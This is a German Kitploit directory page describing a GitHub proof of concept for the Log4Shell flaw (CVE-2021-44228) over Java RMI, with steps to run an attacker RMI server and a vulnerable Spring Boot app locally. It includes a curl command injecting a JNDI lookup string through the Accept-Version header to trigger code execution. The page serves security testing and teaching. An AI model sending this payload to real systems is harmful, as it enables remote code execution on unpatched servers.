
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
log4shell-rmi-poc — Ein Proof of Concept der Log4j-Schwachstellen (CVE-2021-44228) über Java-RMI | Kitploit

Tools/GitHubGitHub/labout/log4shell-rmi-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungPayload-Entwicklung
GitHublabout/log4shell-rmi-poc

log4shell-rmi-poc

Ein Proof of Concept der Log4j-Schwachstellen (CVE-2021-44228) über Java-RMI

Repository anzeigen
8422vor 4 JahrenNoch nicht geprüft
Teilen

log4shell-rmi-poc

Ein Proof of Concept der Log4j-Sicherheitslücke (CVE-2021-44228) über Java-RMI
Es verwendet Log4j 2.5.7 von spring-boot-starter-log4j2

Voraussetzungen:

Getestet mit Java 8 (JDK 1.8.0_25) und Java 11 (JDK 11.0.1)

So führen Sie den POC aus

1. Repository klonen:

git clone https://github.com/Labout/log4shell-rmi-poc.git

2. Starten Sie den Angreifer-RMI-Server

cd Log4jshell_rmi_server

./mvnw clean package

java -jar target/Log4jshell.rmi.server-0.0.1-SNAPSHOT.jar

Sie sollten etwas Ähnliches sehen:

RMI-Server

3. Starten Sie die anfällige Log4j-Anwendung (hier eine Spring-Boot-Anwendung)

In einem neuen Terminal

cd vulnerabel_log4j_app

./mvnw clean package

java -jar target/vulnerabel_log4j_app-0.0.1-SNAPSHOT.jar

4. Injizieren Sie eine verwundbare JNDI über den "Accept-Version"-Header

curl 'http://localhost:8080/hello' --header 'Accept-Version: ${jndi:rmi://127.0.0.1:1099/ExecByEL}'

Wie Sie sehen können, ruft die anfällige App die Taschenrechner-App auf.

Exploit

Referenzen

https://www.cisecurity.org/log4j-zero-day-vulnerability-response/
https://www.lunasec.io/docs/blog/log4j-zero-day/


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




